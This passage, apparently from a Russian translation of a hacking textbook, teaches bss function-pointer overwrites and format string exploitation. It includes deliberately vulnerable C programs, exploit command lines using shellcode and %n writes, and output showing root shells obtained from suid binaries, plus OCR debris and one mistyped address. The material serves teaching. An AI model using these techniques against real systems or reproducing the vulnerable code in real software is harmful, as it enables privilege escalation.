myroot::0:0:m:/root:/tmp/etc/passwd
$
$ su myroot
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

0x282 Перезапись указателей функций

В следующем примере рассмотрено переполнение в сегменте памяти bss. Программа представляет собой простую азартную игру. Одна игра стоит 10 баллов. Задача в том, чтобы угадать случайное число между 1 и 20. Если число угадано, игрок получает 100 баллов. (Код, осуществляющий добавление и снятие баллов, не приводится, поскольку это всего лишь пример.) Изменение количества баллов показывается в выводимых сообщениях.

С точки зрения статистики игра несправедлива, потому что вероятность выигрыша составляет 1:20, а сумма выигрыша при этом составляет всего 10-кратную стоимость игры. Посмотрим, может быть, нам удастся немного уравнять шансы.

Код bss_game.c

```
#include <stdlib.h>
#include <time.h>

int game(int);
int jackpot();

int main(int argc, char *argv[])
  {
  static char buffer[20];
  static int (*function_ptr) (int user_pick);

  if(argc < 2)
  {
    printf("Usage: %s <a number 1 - 20>\n", argv[0]);
```

```
    printf("use %s help or %s -h for more help.\n", argv[0], argv[0]);
    exit(0);
  }

// Начальное состояние датчика случайных чисел
  srand(time(NULL));

// Пусть указатель функции указывает на функцию game.
  function_ptr = game;

// Вывод некоторых отладочных сообщений
  printf("---DEBUG--\n");
  printf("[before strcpy] function_ptr @ %p: %p\n",
         &function_ptr,function_ptr);
  strcpy(buffer, argv[1]);

  printf("[*] buffer @ %p: %s\n", buffer, buffer);
  printf("[after strcpy] function_ptr @ %p: %p\n",
         &function_ptr,function_ptr);

 if(argc > 2)
  printf("[*] argv[2] @ %p\n", argv[2]);
  printf("----------\n\n");

// Если первый аргумент "help" or "-h", вывести сообщение подсказки
  if((!strcmp(buffer, "help")) || (!strcmp(buffer, "-h")))
  {
    printf("Help Text:\n\n");
    printf("This is a game of chance.\n");
    printf("It costs 10 credits to play, which will be\n");
    printf("automatically deducted from your account.\n\n");
    printf("To play, simply guess a number 1 through 20\n");
    printf(" %s <guess>\n", argv[0]);
    printf("If you guess the number I am thinking of,\n");
    printf("you will win the jackpot of 100 credits!\n");
  }
  else
// Иначе вызвать функцию game через указатель функции
  {
    function_ptr(atoi(buffer));
  }
}

int game(int user_pick)
{
  int rand_pick;

// Проверить, что пользователь выбрал число от 1 до 20
  if((user_pick < 1) || (user_pick > 20))
  {
    printf("You must pick a value from 1 - 20\n");
    printf("Use help or -h for help\n");
    return;
  }
```

```
  printf("Playing the game of chance..\n");
  printf("10 credits have been subtracted from your account\n");
/* <вставить код, который снимает 10 баллов со счета> */

// Выбрать случайное число между 1 и 20
  rand_pick = (rand()% 20) + 1;

  printf("You picked: %d\n", user_pick);
  printf("Random Value: %d\n", rand_pick);

// Если случайное число совпадает с числом пользователя, вызвать jackpot()
  if(user_pick == rand_pick)
    jackpot();
  else
    printf("Sorry, you didn't win this time..\n");
}

// Функция jackpot. Дать пользователю 100 фишек.
int jackpot()
{
  printf("You just won the jackpot!\n");
  printf("100 credits have been added to your account.\n");
/* <вставить код, добавляющий 100 баллов нв счет> */
}
```

Ниже показан процесс компиляции и примеры игры с программой.

```
$ gcc -o bss_game bss_game.c
$ ./bss_game
Usage: ./bss_game <a number 1 - 20>
use ./bss_game help or ./bss_game -h for more help.
$ ./bss_game help
---DEBUG--
[before strcpy]  function_ptr @ 0x8049c88: 0x8048662
[*] buffer @ 0x8049c74: help
[after strcpy]  function_ptr @ 0x8049c88: 0x8048662
----------

Help Text:

This is a game of chance.
It costs 10 credits to play, which will be
automatically deducted from your account.

To play, simply guess a number 1 through 20
./bss_game <guess>
If you guess the number I am thinking of,
you will win the jackpot of 100 credits!
$ ./bss_game 5
---DEBUG--
[before strcpy]  function_ptr @ 0x8049c88: 0x8048662
[*] buffer @ 0x8049c74: 5
[after strcpy]  function_ptr @ 0x8049c88: 0x8048662
----------

Playing the game of chance..
```

```
10 credits have been subtracted from your account
You picked: 5
Random Value: 12
Sorry, you didn't win this time..
$ ./bss_game 7
---DEBUG--
[before strcpy] function_ptr @ 0x8049c88: 0x8048662
[*] buffer @ 0x8049c74: 7
[after strcpy] function_ptr @ 0x8049c88: 0x8048662
----------

Playing the game of chance..
10 credits have been subtracted from your account
You picked: 7
Random Value: 6
Sorry, you didn't win this time..
$ ./bss_game 15
---DEBUG--
[before strcpy] function_ptr @ 0x8049c88: 0x8048662
[*] buffer @ 0x8049c74: 15
[after strcpy] function_ptr @ 0x8049c88: 0x8048662
----------

Playing the game of chance..
10 credits have been subtracted from your account
You picked: 15
Random Value: 15
You just won the jackpot!
100 credits have been added to your account.
$
```

Замечательно. 100 баллов. Важная особенность этой программы – статический буфер объявляется раньше, чем статический указатель на функцию. Обе переменные объявлены как статические и не инициализированы, поэтому они располагаются в разделе bss. С помощью команд отладки выясняем, что буфер находится по адресу `0x8049c74`, а указатель функции по адресу `0x8049c88`. Разность между ними составляет 20 байт. Таким образом, если поместить в буфер 21 байт, то 21-й перейдет в указатель функции. Ниже переполнение выделено жирным шрифтом.

```
 $ ./bss_game 12345678901234567890
---DEBUG--
[before strcpy]  function_ptr @ 0x8049c88: 0x8048662
[*] buffer @ 0x8049c74: 12345678901234567890
[after strcpy]  function_ptr @ 0x8049c88: 0x8048600
----------

Illegal instruction
$
$ ./bss_game 12345678901234567890A
---DEBUG--
[before strcpy]  function_ptr @ 0x8049c88: 0x8048662
[*] buffer @ 0x8049c74: 12345678901234567890A
```

```
[after strcpy]  function_ptr @ 0x8049c88: 0x8040041
----------

Segmentation fault
$
```

В первом показанном случае переполнения 21-м символом является нулевой байт, завершающий строку. Поскольку указатель функции хранится в обратном порядке следования байтов, то его младший байт окажется переписанным значением 0x00 и новым указателем на функцию станет 0x8048600. В нашем примере там располагалась недопустимая команда, однако на другой машине он мог бы указывать на что-либо иное.

Если добавить в переполнение еще один байт, то нулевой байт сместится влево и 22-й байт перепишет младший байт в указателе функции. В предыдущем примере фигурировала буква «A» с шестнадцатеричным кодом 0x41. Таким образом, можно не только частично затирать указатель на функцию, но и помещать в него желаемое значение. Если величина переполнения составит 4 байта, то весь указатель на функцию будет заменен этими четырьмя байтами, как показано ниже.

```
$ ./bss_game 123456789012345678900ABCD
---DEBUG--
[before strcpy] function_ptr @ 0x8049c88: 0x8048662
[*] buffer @ 0x8049c74: 123456789012345678900ABCD
[after strcpy]  function_ptr @ 0x8049c88: 0x44434241
----------

Segmentation fault
$
```

Здесь указатель на функцию был затерт строкой "ABCD", представляемой шестнадцатеричными значениями для D (0x44), C (0x43), B (0x42) и A (0x41), в обратном порядке байтов. В обоих случаях программа аварийно завершается с ошибкой сегментации, поскольку пытается вызвать функцию по адресу, где нет функции. Раз можно управлять указателем на функцию, можно управлять и выполнением программы. Все, что теперь требуется, – это вставить правильный адрес вместо "ABCD".

Команда nm показывает символы в объектных файлах. С ее помощью можно находить адреса функций в программе.

```
$ nm bss_game
08049b60 D _DYNAMIC
08049c3c D _GLOBAL_OFFSET_TABLE_
080487a4 R _IO_stdin_used
         w _Jv_RegisterClasses
08049c2c d __CTOR_END__
08049c28 d __CTOR_LIST__
08049c34 d __DTOR_END__
08049c30 d __DTOR_LIST__
08049b5c d __EH_FRAME_BEGIN__
08049b5c d __FRAME_END__
```

```
08049c38 d __JCR_END__
08049c38 d __JCR_LIST__
08049c70 A __bss_start
08049b50 D __data_start
08048740 t __do_global_ctors_aux
08048430 t __do_global_dtors_aux
08049b54 d __dso_handle
         w __gmon_start__
         U __libc_start_main@@GLIBC_2.0
08049c70 A _edata
08049c8c A _end
08048770 T _fini
080487a0 R _fp_hw
08048324 T _init
080483e0 T _start
         U atoi@@GLIBC_2.0
08049c74 b buffer.0
08048404 t call_gmon_start
08049c70 b completed.1
08049b50 W data_start
         U exit@@GLIBC_2.0
08048470 t frame_dummy
08049c88 b function_ptr.1
08048662 T game
0804871c T jackpot
08048498 T main
08049b58 d p.0
         U printf@@GLIBC_2.0
         U rand@@GLIBC_2.0
         U srand@@GLIBC_2.0
         U strcmp@@GLIBC_2.0
         U strcpy@@GLIBC_2.0
         U time@@GLIBC_2.0
$
```

Функция `jackpot()` отлично подойдет для данного эксплойта. В этой игре шансы на выигрыш отвратительные, но если записать в указатель функции адрес функции jackpot, то игра даже не будет проводиться. Вместо этого сразу будет вызвана функция `jackpot()` с присуждением выигрыша в 100 баллов: фортуна резко повернется лицом в другую сторону. Чтобы правильно ввести адрес, можно воспользоваться командой оболочки `printf`, заключенной в обратные кавычки, например: `printf "\x1c\x87\x04\x08"`.

```
$ ./bss_game 12345678901234567890`printf "\x1c\x87\x04\x08"`
---DEBUG--
[before strcpy] function_ptr @ 0x8049c88: 0x8048662
[*] buffer @ 0x8049c74: 12345678901234567890
[after strcpy]  function_ptr @ 0x8049c88: 0x804871c
----------

You just won the jackpot!
```

```
100 credits have been added to your account.
$
```

Легкий выигрыш. Будь это настоящая игра, воспользовавшись такой уязвимостью, можно было бы быстро разбогатеть. Уязвимость усугубляется, если программа выполняется с suid root.

```
$ sudo chown root.root bss_game
$ sudo chmod u+s bss_game
```

Теперь, когда программа выполняется от имени root и ее выполнением можно управлять, довольно просто будет получить root-доступ к системе. Отлично подойдет для этой цели продемонстрированный ранее прием записи шеллкода в переменную окружения.

```
$ export SHELLCODE=`perl -e 'print "\x90"x18;'``cat shellcode`
$ ./getenvaddr SHELLCODE
SHELLCODE is located at 0xbffffcfe
$ ./bss_game 12345678901234567890`printf "\xfe\xfc\xff\xbf"`
---DEBUG--
[before strcpy] function_ptr @ 0x8049c88: 0x8048662
[*] buffer @ 0x8049c74: 1234567890123456789Oрьяї
[after strcpy]  function_ptr @ 0x8049c88: 0xbffffcfe
----------

sh-2.05a# whoami
root
sh-2.05a#
```

А если вы хотите показать высокий профессионализм и не испытываете трудностей с арифметическими действиями над шестнадцатеричными числами в уме, можете опустить NOP-цепочку и сэкономить несколько нажатий на клавиши:

```
$ export SHELLCODE=`cat shellcode`
$ ./getenvaddr SHELLCODE
SHELLCODE is located at 0xbffffd90
$ ./bss_game 12345678901234567890`printf "\x94\xfd\xff\xbf"`
---DEBUG--
[before strcpy] function_ptr @ 0x8049c88: 0x8048662
[*] buffer @ 0x8049c74: 1234567890123456789Oуяї
[after strcpy]  function_ptr @ 0x8049c88: 0xbffffd94
----------

sh-2.05a# whoami
root
sh-2.05a#
```

В принципе идея использования переполнения буфера относительно проста. Иногда данные могут выходить за отведенные для них границы, и тогда этим можно воспользоваться. При переполнении в стеке, как правило, достаточно найти адрес возврата, но если переполнение происходит в куче, может потребоваться творческий подход.

0x290 Форматные строки

Класс эксплойтов форматной строки возник относительно недавно. Подобно эксплойтам переполнения буфера, конечной задачей эксплойта форматной строки является изменение данных и получение контроля над выполнением привилегированной программы. Эксплойты форматной строки также основаны на ошибках программирования, влияние которых на безопасность неочевидно. К счастью для программистов, поняв механизм этого эксплойта, довольно легко найти и устранить уязвимости, связанные с форматными строками. Но сначала нам потребуются некоторые сведения о форматных строках.

0x291 Форматные строки и printf()

Форматные строки используются функциями форматирования, такими как `printf()`. Эти функции принимают в качестве первого аргумента строку формата, за которой следует переменное число аргументов в зависимости от форматирующей строки. Команда `printf()` активно использовалась в предыдущих фрагментах кода. Вот пример из последней программы:

```
printf("You picked: %d\n", user_pick);
```

Здесь форматная строка: "`You picked: %d\n`". Функция `printf()` выводит форматную строку, но при этом выполняет особые операции, если встречается параметр формата типа `%d`. Этот параметр указывает, что следующий аргумент функции должен быть выведен как целое десятичное число. Ниже перечислены некоторые другие параметры форматирования:

Параметр	Тип вывода
%d	Десятичное число
%u	Десятичное число без знака
%x	Шестнадцатеричное число

Все приведенные выше параметры форматирования принимают данные в виде значений, а не указателей на значения. Есть и параметры форматирования, принимающие указатели, например:

Параметр	Тип вывода
%s	Строка
%n	Количество выведенных байтов

Параметр форматирования `%s` предполагает, что будет передан адрес памяти, и выводит данные, начинающиеся с этого адреса, пока не встретит нулевой байт. Параметр `%n` является особым, поскольку действительно записывает данные. Он также принимает адрес памяти и записывает по этому адресу количество байт, выведенное к данному моменту.

Функция форматирования, такая как `printf()`, вычисляет переданную ей строку форматирования и выполняет особые действия каждый раз, когда встречается параметр форматирования. Каждый параметр форматирования предполагает передачу дополнительной переменной, поэтому если в строке формата три параметра форматирования, то функции должны быть переданы три дополнительных аргумента (помимо аргумента со строкой форматирования). Поясним сказанное несколькими примерами кода.

Код fmt_example.c

```
#include <stdio.h>

int main()
{
  char string[7] = "sample";
  int A = -72;
  unsigned int B = 31337;
  int count_one, count_two;

// Пример вывода с другой строкой формата
  printf("[A] Dec: %d, Hex: %x, Unsigned: %u\n", A, A, A);
  printf("[B] Dec: %d, Hex: %x, Unsigned: %u\n", B, B, B);
  printf("[field width on B] 3: '%3u', 10: '%10u', '%08u'\n", B, B, B);
  printf("[string] %s Address %08x\n", string, string);

// Пример унарного оператора адреса и строки формата %x
  printf("count_one is located at: %08x\n", &count_one);
  printf("count_two is located at: %08x\n", &count_two);

// Пример строки формата %n
  printf("The number of bytes written up to this point X%n is being stored in
count_one, and the number of bytes up to here X%n is being stored in
count_two.\n", &count_one, &count_two);

  printf("count_one: %d\n", count_one);
  printf("count_two: %d\n", count_two);

// Пример стека
  printf("A is %d and is at %08x. B is %u and is at %08x.\n", A, &A, B, &B);

  exit(0);
}
```

Компилируя и запуская программу, получаем:

```
$ gcc -o fmt_example fmt_example.c
$ ./fmt_example
[A] Dec: -72, Hex: ffffffb8, Unsigned: 4294967224
[B] Dec: 31337, Hex: 7a69, Unsigned: 31337
[field width on B] 3: '31337', 10: '     31337', '00031337'
[string] sample Address bffff960
count_one is located at: bffff964
count_two is located at: bffff960
The number of bytes written up to this point X is being stored in count_one,
and the number of bytes up to here X is being stored in count_two.
```

```
count_one: 46
count_two: 113
A is -72 and is at bffff95c.  B is 31337 and is at bffff958.
$
```

Первые две команды `printf()` демонстрируют печать переменных A и B с использованием различных параметров форматирования. В каждой строке три параметра форматирования, поэтому переменные A и B надо передать по три раза каждую. Параметр форматирования `%d` допускает отрицательные значения, а `%u` – нет, требуя значения без знака.

Переменная *A* выводится как очень большая величина, если указан параметр `%u`, потому что отрицательная величина хранится в дополнительном коде, а отображается как число без знака. Идея двоичного дополнительного кода, в котором отрицательные числа хранятся в компьютере, состоит в том, чтобы представлять их такими двоичными числами, которые при сложении с равными им по модулю положительными числами дают ноль. Такое представление получается, если записать положительное число в двоичном виде, заменить все его биты на противоположные и прибавить к полученному числу единицу. Это можно быстро освоить с помощью двоично-шестнадцатеричного калькулятора, например *pcalc*.

```
$ pcalc 72
        72              0x48            0y1001000
$ pcalc 0y0000000001001000
        72              0x48            0y1001000
$ pcalc 0y1111111110110111
        65463           0xffb7          0y1111111110110111
$ pcalc 0y1111111110110111 + 1
        65464           0xffb8          0y1111111110111000
$
```

Этот пример с pcalc показывает, что последние 2 байта двоично-дополнительного представления числа 72 должны быть `0xffb8`, что соответствует шестнадцатеричному выводу A.

Третья строка примера, начинающаяся с `[field width on B]`, показывает, как в параметре форматирования используется ширина поля. Это целое число, задающее минимальную ширину поля для этого параметра форматирования. Однако это не максимальная ширина поля: если значение, которое нужно вывести, больше ширины поля, она будет превышена. Например, когда задано 3, а требуется 5 байт. Если задана ширина поля 10, то перед выводимыми данными выводится 5 пустых байт. Кроме того, если значение ширины поля начинается с нуля, при выводе поле дополняется незначащими нулями. Например, если задать ширину 08, будет выведено 00031337.

В четвертой строке, начинающейся со `[string]`, демонстрируется использование параметра форматирования %s. Переменная string фактически представляет собой указатель, содержащий адрес строки, что

нам прекрасно подходит, поскольку параметр форматирования %s предполагает передачу данных по ссылке.

Как показывают эти примеры, следует указывать %d для десятичных, %u для беззнаковых и %h для шестнадцатеричных значений. Минимальный размер поля можно задать, указав число сразу после знака процента, а если размер начинается с 0, поле будет дополнено нулями до полного размера. Параметр %s можно применять для вывода строк, и передавать для него следует адрес строки. Пока все хорошо.

Следующая часть примера демонстрирует применение унарного оператора адреса. В языке C любая переменная с амперсандом перед именем возвращает адрес этой переменной. Вот соответствующая часть кода fmt_example.c:


```
// Пример унарного оператора адреса и форматной строки %x
printf("count_one is located at: %08x\n", &count_one);
printf("count_two is located at: %08x\n", &count_two);
```

Следующий фрагмент кода fmt_example.c демонстрирует применение параметра форматирования %n. Параметр форматирования %n отличается от всех остальных тем, что осуществляет запись и ничего не показывает, он не читает данные и не отображает их. Обнаружив параметр форматирования %n, функция форматирования записывает количество выведенных ею байтов по адресу, указанному в соответствующем аргументе. В fmt_example это выполняется в двух случаях, а унарный оператор адреса используется для записи этих данных в переменные count_one и count_two соответственно. Затем эти значения печатаются, и обнаруживается, что 46 байт выведено перед первым %n и 113 перед вторым.

Наконец, пример со стеком позволяет без промедления перейти к объяснению роли стека в форматных строках:

```
printf("A is %d and is at %08x. B is %u and is at %08x.\n", A, &A, B, &B);
```

Когда вызывается эта функция printf(), то, как и в случае любой другой функции, ее аргументы помещаются в стек в обратном порядке. Сначала проталкивается адрес B, затем значение B, затем адрес A, затем значение A и в конце адрес форматной строки. Стек будет выглядеть, как на рисунке:



Функция форматирования просматривает форматную строку посимвольно. Если очередной символ не является началом параметра форматирования (на который указывает знак процента), он копируется в выходной поток. Если обнаруживается параметр форматирования, то выполняются необходимые действия с аргументом, находящимся в стеке и соответствующим этому параметру.

Но что происходит, если в стек помещено только три аргумента, а в форматной строке четыре параметра форматирования? Попробуйте изменить строку `printf()` в примере со стеком на такую:

```
printf("A is %d and is at %08x. B is %u and is at %08x.\n", A, &A, B);
```

Это можно сделать в обычном редакторе или с помощью sed.

```
$ sed -e 's/B, &B)/B)/' fmt_example.c > fmt_example2.c
$ gcc -o fmt_example fmt_example2.c
$ ./fmt_example
[A] Dec: -72, Hex: fffffb8, Unsigned: 4294967224
[B] Dec: 31337, Hex: 7a69, Unsigned: 31337
[field width on B] 3: '31337', 10: '     31337', '00031337'
[string] sample  Address bffff970
count_one is located at: bffff964
count_two is located at: bffff960
The number of bytes written up to this point X is being stored in count_one,
and the number of bytes up to here X is being stored in count_two.
count_one: 46
count_two: 113
A is -72 and is at bffff96c.  B is 31337 and is at 00000071.
$
```

В результате появляется 00000071. Откуда, черт возьми, взялось 00000071? Оказывается, что, поскольку в стек не было помещено требуемое значение, форматирующая функция взяла данные из того места, где должен был находиться четвертый аргумент (прибавив число к текущему указателю кадра). Это означает, что 0x00000071 является первым значением за кадром стека для функции форматирования.

На эту интересную особенность явно стоит обратить внимание. Очень удобно было бы управлять количеством аргументов, которые передаются функции форматирования или ожидаются ею. На наше счастье, существует распространенная ошибка программирования, позволяющая делать последнее.

0x292 Уязвимость форматной строки

Иногда программисты выводят строки командой `printf(string)` вместо команды `printf("%s", string)`. Функционально это действует прекрасно. Функции форматирования передается адрес строки вместо адреса форматной строки, и она просматривает всю строку, выводя каждый символ. Оба метода приведены в следующем примере.

Код fmt_vuln.c

```
#include <stdlib.h>

int main(int argc, char *argv[])
{
  char text[1024];
  static int test_val = -72;
```

```
  if(argc < 2)
  {
    printf("Usage: %s <text to print>\n", argv[0]);
    exit(0);
  }
  strcpy(text, argv[1]);

  printf("The right way:\n");
// Правильный способ вывода данных, полученных от пользователя:
printf("%s", text);
// -------------------------------------------

  printf("\nThe wrong way:\n");
// Неправильный способ вывода данных, полученных от пользователя:
printf(text);
// -------------------------------------------
  printf("\n");

// Отладочная печать
  printf("[*] test_val @ 0x%08x = %d 0x%08x\n", &test_val, test_val,
test_val);

  exit(0);
}
```

Ниже приведены результаты компиляции и выполнения fmt_vuln.

```
$ gcc -o fmt_vuln fmt_vuln.c
$ sudo chown root.root fmt_vuln
$ sudo chmod u+s fmt_vuln
$ ./fmt_vuln testing
The right way:
testing
The wrong way:
testing
[*] test_val @ 0x08049570 = -72 0xffffffb8
$
```

Как видим, оба метода прекрасно работают со строкой `testing`. Но что произойдет, если в строке окажется параметр форматирования? Функция форматирования попытается вычислить параметр форматирования и обратиться к соответствующему аргументу функции с учетом его смещения в кадре стека. Но, как мы уже видели, если в стеке нет аргумента функции, произойдет обращение к памяти, принадлежащей предыдущему кадру стека.

```
$ ./fmt_vuln testing%x
The right way:
testing%x
The wrong way:
testingbffff5a0
[*] test_val @ 0x08049570 = -72 0xffffffb8
$
```

С помощью параметра форматирования %x выводится шестнадцатеричное представление 4-байтового слова в стеке. Эту процедуру можно повторять для изучения памяти стека.

```
$ ./fmt_vuln `perl -e 'print "%08x."x40;'`
The right way:
%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%
08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%0
8x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.
The wrong way:
bffff4e0.000003e8.000003e8.78383025.3830252e.30252e78.252e7838.2e783830.7838
3025.3830252e.30252e78.252e7838.2e783830.78383025.3830252e.30252e78.252e7838
.2e783830.78383025.3830252e.30252e78.252e7838.2e783830.78383025.3830252e.302
52e78.252e7838.2e783830.78383025.3830252e.30252e78.252e7838.2e783830.7838302
5.3830252e.30252e78.252e7838.2e783830.78383025.3830252e.
[*] test_val @ 0x08049570 = -72 0xffffffb8
$
```

Именно так выглядит нижняя часть памяти стека. Вспомним, что в нашей архитетуре в каждом 4-байтовом слове обратный порядок байтов. Обращаем внимание на частое повторение байтов 0x25, 0x30, 0x38, 0x78 и 0x2e. Интересно, что в них содержится.

```
$ printf "\x25\x30\x38\x78\x2e\n"
%08x.
$
```

Как видите, это память самой строки форматирования. Поскольку функция форматирования всегда будет в самом верхнем кадре стека, если форматная строка будет записана где-то в стеке, она окажется ниже текущего указателя кадра стека (по более высокому адресу памяти). Это обстоятельство можно использовать для контроля за аргументами функции форматирования. Особенно удобно, если задаются параметры форматирования, которым передаются аргументы по ссылке, такие как %s или %n.

0x293 Чтение произвольного адреса памяти

С помощью параметра форматирования %s можно читать произвольные адреса памяти. Поскольку можно прочесть данные первоначальной форматной строки, часть ее можно использовать для передачи адреса параметра форматирования %s, как показано ниже:

```
$ ./fmt_vuln AAAA%08x.%08x.%08x.%08x
The right way:
AAAA%08x.%08x.%08x.%08x
The wrong way:
AAAAbffff590.000003e8.000003e8.41414141
[*] test_val @ 0x08049570 = -72 0xffffffb8
$
```

Четыре байта 0x41 указывают, что четвертый параметр форматирования осуществляет чтение с начала форматной строки, чтобы получить нужные данные. Если четвертым параметром окажется %s, а не %x, то функция форматирования попытается вывести строку по адресу 0x41414141. Это приведет к аварийному завершению программы с ошибкой сегментации, поскольку адрес окажется недопустимым. Но если адрес памяти имеет допустимое значение, то с помощью этого процесса можно прочесть строку, которая там находится.

```
$ ./getenvaddr PATH
PATH is located at 0xbffffd10
$ pcalc 0x10 + 4
        20              0x14            0y10100
$ ./fmt_vuln `printf "\x14\xfd\xff\xbf"`%08x.%08x.%08x%s
The right way:
эяї%08x.%08x.%08x%s
The wrong way:
эяїbffff480.00000065.00000000/bin:/usr/bin:/usr/local/bin:/opt/bin:/usr/
X11R6/bin:/usr/games/bin:/opt/insight/bin:.:/sbin:/usr/sbin:/usr/local/
sbin:/home/matrix/bin
[*] test_val @ 0x08049570 = -72 0xffffffb8
$
$ ./fmt_vuln `printf "\x14\xfd\xff\xbf"`%x.%x.%x%s
The right way:
яї%x.%x.%x%s
The wrong way:
эяїbffff490.65.0/bin:/usr/bin:/usr/local/bin:/opt/bin:/usr/X11R6/bin:/usr/
games/bin:/opt/insight/bin:.:/sbin:/usr/sbin:/usr/local/sbin:/home/matrix/bin
[*] test_val @ 0x08049570 = -72 0xffffffb8
```

Здесь с помощью программы getenvaddr извлекается адрес переменной окружения PATH. Поскольку имя программы fmt_vuln на два байта короче, чем getenvaddr, к адресу прибавляется 4, а байты располагаются в обратном порядке. Четвертый параметр форматирования %s выполняет чтение с начала форматной строки, полагая, что это адрес, переданный в качестве аргумента функции. На самом деле это адрес переменной окружения PATH, поэтому он выводится, как если бы printf() был передан указатель на переменную окружения.

Теперь, когда известно расстояние между вершиной кадра стека и началом форматной строки, можно опустить ширину поля в параметрах форматирования %x. Эти параметры форматирования нужны только для просмотра памяти. Такой метод позволяет рассматривать любой адрес памяти как строку.

0x294 Запись по произвольному адресу памяти

Если с помощью параметра формата %s можно прочесть содержимое произвольного адреса памяти, то такой же прием, но уже с параметром %n, должен позволить выполнить запись по произвольному адресу. Чем дальше, тем интереснее.

Переменная test_val, адрес и значение которой выводятся в отладочном операторе уязвимой программы fmt_vuln, просто напрашивается на то, чтобы мы заменили ее значение. Тестовая переменная расположена по адресу 0x08049570, поэтому техника, аналогичная примененной ранее, должна позволить записать значение в эту переменную.

```
$ ./fmt_vuln `printf "\x70\x95\x04\x08"`%x.%x.%x%n
The right way:
%x.%x.%x%n
The wrong way:
bffff5a0.3e8.3e8
[*] test_val @ 0x08049570 = 20 0x00000014
$ ./fmt_vuln `printf "\x70\x95\x04\x08"`%08x.%08x.%08x%n
The right way:
%08x.%08x.%08x%n
The wrong way:
bffff590.000003e8.000003e8
[*] test_val @ 0x08049570 = 30 0x0000001e
$
```

Как видите, переменную test_val действительно можно переписать с помощью параметра форматирования %n. Значение, которое в нее записывается, зависит от количества байтов, выведенных перед %n. Им удобно управлять с помощью опции ширины поля.

```
$ ./fmt_vuln `printf "\x70\x95\x04\x08"`%x.%x.%100x%n
The right way:
%x.%x.%100x%n
The wrong way:
bffff5a0.3e8.
                                        3e8
[*] test_val @ 0x08049570 = 117 0x00000075
$ ./fmt_vuln `printf "\x70\x95\x04\x08"`%x.%x.%183x%n
The right way:
%x.%x.%183x%n
The wrong way:
bffff5a0.3e8.
                                                        3e8
[*] test_val @ 0x08049570 = 200 0x000000c8
$ ./fmt_vuln `printf "\x70\x95\x04\x08"`%x.%x.%238x%n
The right way:
%x.%x.%238x%n
The wrong way:
bffff5a0.3e8.

                                    3e8
[*] test_val @ 0x08049570 = 255 0x000000ff
$
```

Задавая различные значения ширины поля в каком-нибудь из параметров формата, предшествующем %n, можно вставлять последователь-

ности пробелов, в результате чего в выводе будут появляться пустые строки, что позволяет контролировать количество байтов, выведенных перед параметром формата `%n`. Для маленьких чисел такой подход годится, но для больших, таких как адреса памяти, он неприемлем.

Взглянув на шестнадцатеричное представление значения `test_val`, замечаем, что его младшим байтом вполне можно управлять. Вспомним, что младший байт в действительности записывается в первый байт 4-байтового слова памяти. Учитывая это, можно записать весь адрес. С помощью четырех операций записи по последовательным адресам памяти можно записать младшие байты в каждый из четырех байтов, образующих слово, как показано ниже:

Память	XX XX XX XX	**Адрес**
Первая запись	AA 00 00 00	0x08049570
Вторая запись	BB 00 00 00	0x08049571
Третья запись	CC 00 00 00	0x08049572
Четвертая запись	DD 00 00 00	0x08049573
Результат	**AA BB CC DD**	

В качестве примера попробуем записать в тестовую переменную адрес 0xDDCCBBAA. В памяти первым байтом тестовой переменной должен стать 0xAA, затем 0xBB, затем 0xCC и, наконец, 0xDD. Достичь этого позволяют четыре отдельные операции записи по адресам 0x08049570, 0x08049571, 0x08049572 и 0x08049573. Первый раз мы запишем значение 0x000000aa, второй раз – 0x000000bb, третий раз – 0x000000cc и, наконец, 0x000000dd.

Выполнить первую запись должно быть нетрудно.

```
$ ./fmt_vuln `printf "\x70\x95\x04\x08"`%x.%x.%x%n
The right way:
%x.%x.%x%n
The wrong way:
bffff5a0.3e8.3e8
[*] test_val @ 0x08049570 = 20 0x00000014
$ pcalc 20 - 3
        17              0x11            0y10001
$ pcalc 0xaa - 17
        153             0x99            0y10011001
$ ./fmt_vuln `printf "\x70\x95\x04\x08"`%x.%x.%153x%n
The right way:
%x.%x.%153x%n
The wrong way:
bffff5a0.3e8.
                                                                                                                    3e8
[*] test_val @ 0x08049570 = 170 0x000000aa
$
```

Первым байтом должен быть 0xAA, а последний параметр формата %x выводит три байта 3e8. Поскольку в тестовую переменную записано 20, делаем вывод, что предыдущие параметры формата вывели 17 байт. Чтобы получить в младшем байте 0xAA, последний параметр формата %x нужно заставить вывести не 3, а 153 байта. Это легко реализуется заданием ширины поля.

Перейдем к следующей операции записи. Требуется еще один аргумент для другого параметра формата %x, который увеличит счетчик байтов до 187, что представляет собой десятичное значение 0xBB. Этот аргумент может быть любым: он должен только иметь четыре байта в длину и размещаться после первого произвольного адреса памяти 0x08049570. Поскольку все находится в памяти форматной строки, контроль осуществляется просто. Слово «JUNK» имеет длину 4 байта и вполне нам подойдет.

Затем надо поместить в память следующий адрес, 0x08049771, по которому должна выполняться запись, чтобы второй параметр формата %n мог обратиться к нему. Это значит, что в начало форматной строки надо поместить целевой адрес памяти, четыре байта мусора (junk), а затем целевой адрес памяти, увеличенный на единицу. Но все эти байты памяти будут выводиться функцией форматирования, увеличивая счетчик байтов, используемый параметром %n. Все становится сложнее.

Наверное, прежде всего следует продумать начало форматной строки. В конечном итоге мы должны выполнить четыре операции записи. Для каждой из них должен быть передан адрес памяти, а между адресами должны быть четыре байта мусора, чтобы увеличить счетчик байтов для параметров формата %n. Первый параметр формата %x может использовать те четыре байта, которые располагаются перед самой форматной строкой, но трем остальным надо передавать данные. Поэтому для операции записи в целом начало форматной строки должно выглядеть так:

Идем по этому пути дальше.

```
$ ./fmt_vuln `printf
"\x70\x95\x04\x08JUNK\x71\x95\x04\x08JUNK\x72\x95\x04\x08JUNK\x73\x95\x04
\x08"`%x.%x.%x%n
The right way:
JUNKJUNKJUNK%x.%x.%x%n
The wrong way:
JUNKJUNKJUNKbffff580.3e8.3e8
[*] test_val @ 0x08049570 = 44 0x0000002c
$ pcalc 44 - 3
        41              0x29            0y101001
